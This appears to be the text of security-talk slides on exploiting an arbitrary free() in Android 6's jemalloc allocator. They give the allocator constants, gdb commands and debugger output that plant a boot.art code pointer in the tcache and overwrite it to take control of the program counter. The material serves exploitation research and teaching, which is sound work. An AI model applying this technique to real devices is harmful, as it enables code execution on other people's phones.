  - **boot.oat**: compiled native code from the Android framework
    - Address randomized at boot
  - **boot.art**: an image of the compacted heap of pre-initialized classes and related objects
    - Same address per device, determined at first boot
    - Contains pointers to boot.oat

# Arbitrary free() exploitation



- mapbits calculation

```
ptr = 0x713b6c40
```

```
chunk    = ptr & ~(chunk_size - 1)  = 0x71380000
pageind = (ptr - chunk) >> lg_page = 0x36
```

```
mapbits_addr = chunk + 0x68
mapbits_addr += (pageind - map_bias) * 8
mapbits_addr = 0x71380208
```

```
(gdb) x/gx 0x71380208
0x71380208: 0x000000000000000d
```

```
mapbits = 0xd
```

pass  
0xd & 1 = 1  
0xd & 2 = 0

```
binind = (mapbits & 0xFF0) >> 4 = 0
```

pass  
2 < 0x36 <= 0x40

tbin[0]

Android 6 AArch64 constants

```
lg_page = 12
chunk_size = 0x40000
map_bias = 2
chunk_npages = 0x40
mapbits_offset = 0x68
```

# Example scenario



- Push a **boot.art** address that points at **boot.oat** executable code into a tcache's stack
- malloc() to pop the **boot.art** address from the stack
- Write your \$PC value into the new allocation
  - Make sure the application uses the overwritten method pointer
- Wait for the application to use the overwritten method pointer

# Arbitrary free() exploitation



- Search boot.art for addresses

```
(gdb) jefreecheck -b 0 boot.art
searching system@framework@boot.art (0x708ce000 -0x715c2000)
[page 0x712cf000]
+ 0x712cf000
+ 0x712cf028
+ 0x712cf038
+ 0x712cf060
+ 0x712cf070
...
```

- Find a suitable address
  - Use gdb to overwrite each value returned by jefreecheck with a unique value as a demonstration
  - Identify the boot.art pointers used by the application

# Arbitrary free() exploitation



- free() boot.art address

```
(gdb) p free(0x713b6c40)
```

push

```
(gdb) jetcache -b 0
```

1. **0x713b6c40**
2. 0x7f76e71738
3. 0x7f76e71798
4. 0x7f76e71790
5. 0x7f76e71788

```
(gdb) x/gx 0x713b6c40  
0x713b6c40: 0x0000000073f9a02c
```

```
(gdb) x/4i 0x73f9a02c  
0x73f9a02c: sub x8, sp, #0x2, lsl #12  
0x73f9a030: ldr wzr, [x8]  
0x73f9a034: sub sp, sp, #0x70  
0x73f9a038: stp x19, x20, [sp,#48]
```



# Arbitrary free() exploitation



- malloc()

```
(gdb) p malloc(8)
```

pop

```
$2 = (void *) 0x713b6c40
```

```
(gdb) jetcache -b 0
1. 0x713b6c40
2. 0x7f76e71738
3. 0x7f76e71798
4. 0x7f76e71790
5. 0x7f76e71788
```

- write to new allocation

```
# write
(gdb) set *((long long *) $2) = 0x4141414141414141
```

```
(gdb) c
Continuing.
```

```
Thread 7 "Binder_1" received signal SIGBUS, Bus error.
[Switching to Thread 9543.9553]
0x0041414141414141 in ?? ()
```

# References



- Pseudomonarchia jemallocum, argp & huku, Phrack 0x44
- Owning Firefox's Heap, argp & huku, Black Hat 2012
- OR'LYEH? The Shadow over Firefox, argp, Infiltrate 2015
- Metaphor, Hanan Be'er, 2016
- Exploiting libstagefright notes, Aaron Adams, 2016
- Stagefright, Joshua Drake, Black Hat 2015
- P0's libstagefright work, Mark Brand, 2015/2016



# Questions

